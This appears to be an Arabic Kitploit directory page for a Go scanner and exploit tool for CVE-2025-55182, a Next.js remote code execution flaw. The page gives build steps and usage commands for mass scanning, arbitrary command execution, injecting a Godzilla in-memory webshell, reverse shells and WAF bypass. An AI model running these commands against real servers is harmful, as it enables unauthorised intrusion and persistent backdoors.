Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-55182-POC — أداة ماسح واستغلال مبنية بلغة Go لـ CVE-2025-55182 (RCE في Next.js). تدعم الفحص الجماعي وتنفيذ الأوامر وحقن قشرة Godzilla الذاكرة والقشرة العكسية وتجاوز WAF. | Kitploit
أدوات/GitHubGitHub/luoqichen/cve-2025-55182-poc
ماسحات الثغرات الأمنيةالاستغلالشيل كوداستغلال تطبيقات الويبتجاوز WAFاختبار الاختراقالقيادة والسيطرةتطوير الحمولات
GitHub
luoqichen/cve-2025-55182-poc

CVE-2025-55182-POC

أداة ماسح واستغلال مبنية بلغة Go لـ CVE-2025-55182 (RCE في Next.js). تدعم الفحص الجماعي وتنفيذ الأوامر وحقن قشرة Godzilla الذاكرة والقشرة العكسية وتجاوز WAF.

عرض المستودع
37منذ 8 أشهرلم تتم المراجعة بعد
مشاركة

CVE-2025-55182 Next.js RCE Scanner

License

أداة فحص واستغلال ثغرة CVE-2025-55182، تستهدف ثغرة تنفيذ الأكواد عن بُعد في تطبيقات Next.js. تدعم الفحص الجماعي، تنفيذ الأوامر، حقن حصان طروادة الذاكري Godzilla، ووظيفة الـ Reverse Shell.

⚠️ هذه الأداة مخصصة للبحث الأمني والاختبار المصرح به فقط، يُرجى عدم استخدامها لأغراض غير قانونية.

الميزات

  • فحص متعدد الأهداف: يدعم عنوان URL واحد، وقائمة ملفات (عنوان واحد في كل سطر)، ومجلدًا يحتوي على عدة ملفات .txt.
  • تزامن متعدد الخيوط: يمكن تخصيص عدد الخيوط لزيادة كفاءة الفحص.
  • التحقق من الثغرة: التحقق من وجود الثغرة عبر حساب حاصل ضرب أرقام عشوائية.
  • تنفيذ الأوامر: تنفيذ أوامر نظام عشوائية على الهدف المصاب (يدعم Linux وWindows).
  • حقن حصان طروادة Godzilla الذاكري: إنشاء معلومات اتصال حصان طروادة Godzilla بضغطة واحدة.
  • Reverse Shell: يدعم وظيفة الـ Reverse Shell.
  • حفظ النتائج: حفظ تلقائي لعناوين URL التي تم استغلالها بنجاح وتفاصيلها في success.json، مع إمكانية اختيارية لكتابة عناوين URL الثغرات إلى ملف محدد.
  • دعم الوكيل (Proxy): إمكانية تكوين وكيل HTTP لتسهيل التكامل مع أدوات مثل Burp Suite.

  • عرض التقدم: عرض تقدم الفحص في الوقت الفعلي، والوقت المستغرق، والوقت المتبقي المتوقع، إلخ.

[]

التثبيت

المتطلبات الأساسية

  • Go 1.16 أو إصدار أحدث
  • Git

استنساخ المستودع

git clone https://github.com/luoqichen/CVE-2025-55182-POC.git
cd cve-2025-55182-POC

البناء

go build -o cve-2025-55182 main.go

التشغيل

./cve-2025-55182 -h

طريقة الاستخدام

شرح المعاملات

المعاملالنوعالقيمة الافتراضيةالوصف
-ustringلا يوجدعنوان URL واحد للهدف (مثل http://example.com:3000)
-fstringلا يوجدملف يحتوي على قائمة عناوين URL (واحد في كل سطر)
-dstringلا يوجدمجلد يحتوي على عدة ملفات .txt
-ostringلا يوجدملف الإخراج (حفظ عناوين URL الثغرات، واحد في كل سطر)
-tint10عدد الخيوط المتزامنة
-toint10مهلة الطلب (بالثواني)
-cstringلا يوجدالأمر المطلوب تنفيذه (مثل id)
-mstringلا يوجدالوضع: waf (تفعيل تجاوز WAF)
-pstringلا يوجدوكيل HTTP (مثل http://127.0.0.1:8080)
-gboolfalseتفعيل حقن حصان طروادة Godzilla الذاكري
-rsstringلا يوجدعنوان الـ Reverse Shell (بالصيغة IP:PORT)
-dvboolfalseالوضع المفصّل (طباعة عملية الفحص لكل عنوان URL)
-esboolfalseوضع فحص المعلومات الحساسة

أمثلة

فحص هدف واحد

./cve-2025-55182 -u http://target.com:3000

فحص الأهداف في ملف دفعة واحدة

./cve-2025-55182 -f targets.txt -t 20 -o vuln.txt

تنفيذ أمر

./cve-2025-55182 -u http://target.com:3000 -c "whoami"

استخدام حصان طروادة Godzilla الذاكري

./cve-2025-55182 -u http://target.com:3000 -g

بعد الحقن الناجح، ستقوم الأداة بإخراج عنوان الاتصال وكلمة المرور والمفتاح ومعلومات ترويسة الطلب الخاصة بـ Godzilla.

Reverse Shell

./cve-2025-55182 -u http://target.com:3000 -rs 10.0.0.1:4444

تفعيل الوكيل

./cve-2025-55182 -f targets.txt -p http://127.0.0.1:8080 -t 10

شرح المخرجات

  • success.json: يحفظ تلقائيًا التفاصيل الكاملة للأهداف التي تم استغلالها بنجاح (بما في ذلك مخرجات الأوامر وإعدادات Godzilla وما إلى ذلك).
  • الملف المحدد عبر -o: يحفظ قائمة عناوين URL الثغرات (واحد في كل سطر).

أثناء الفحص، يتم عرض شريط التقدم والثغرات المكتشفة في الوقت الفعلي، مع إخراج إحصائيات في النهاية.

ملاحظات

  1. تأكد من الحصول على إذن: فحص أو مهاجمة أنظمة الآخرين دون إذن يُعد عملًا غير قانوني.
  2. استخدام الوكيل: إذا كنت بحاجة إلى عرض حركة المرور عبر Burp Suite، فاستخدم المعامل -p لتعيين الوكيل.
  3. اتصال Godzilla: بعد حقن Godzilla بنجاح، استخدم عميل Godzilla للاتصال، مع ملاحظة أن كلمة المرور والمفتاح يتم توليدهما عشوائيًا.
  4. إعداد المهلة: بالنسبة للأهداف ذات الشبكة الضعيفة، يمكن زيادة قيمة المعامل -to بشكل مناسب.

إخلاء المسؤولية

هذه الأداة مخصصة للبحث الأمني والاختبار المصرح به فقط، ويتحمل المستخدم كامل المسؤولية القانونية. لا يتحمل المطور أي مسؤولية عن أي إساءة استخدام.

الترخيص

MIT

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    287

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →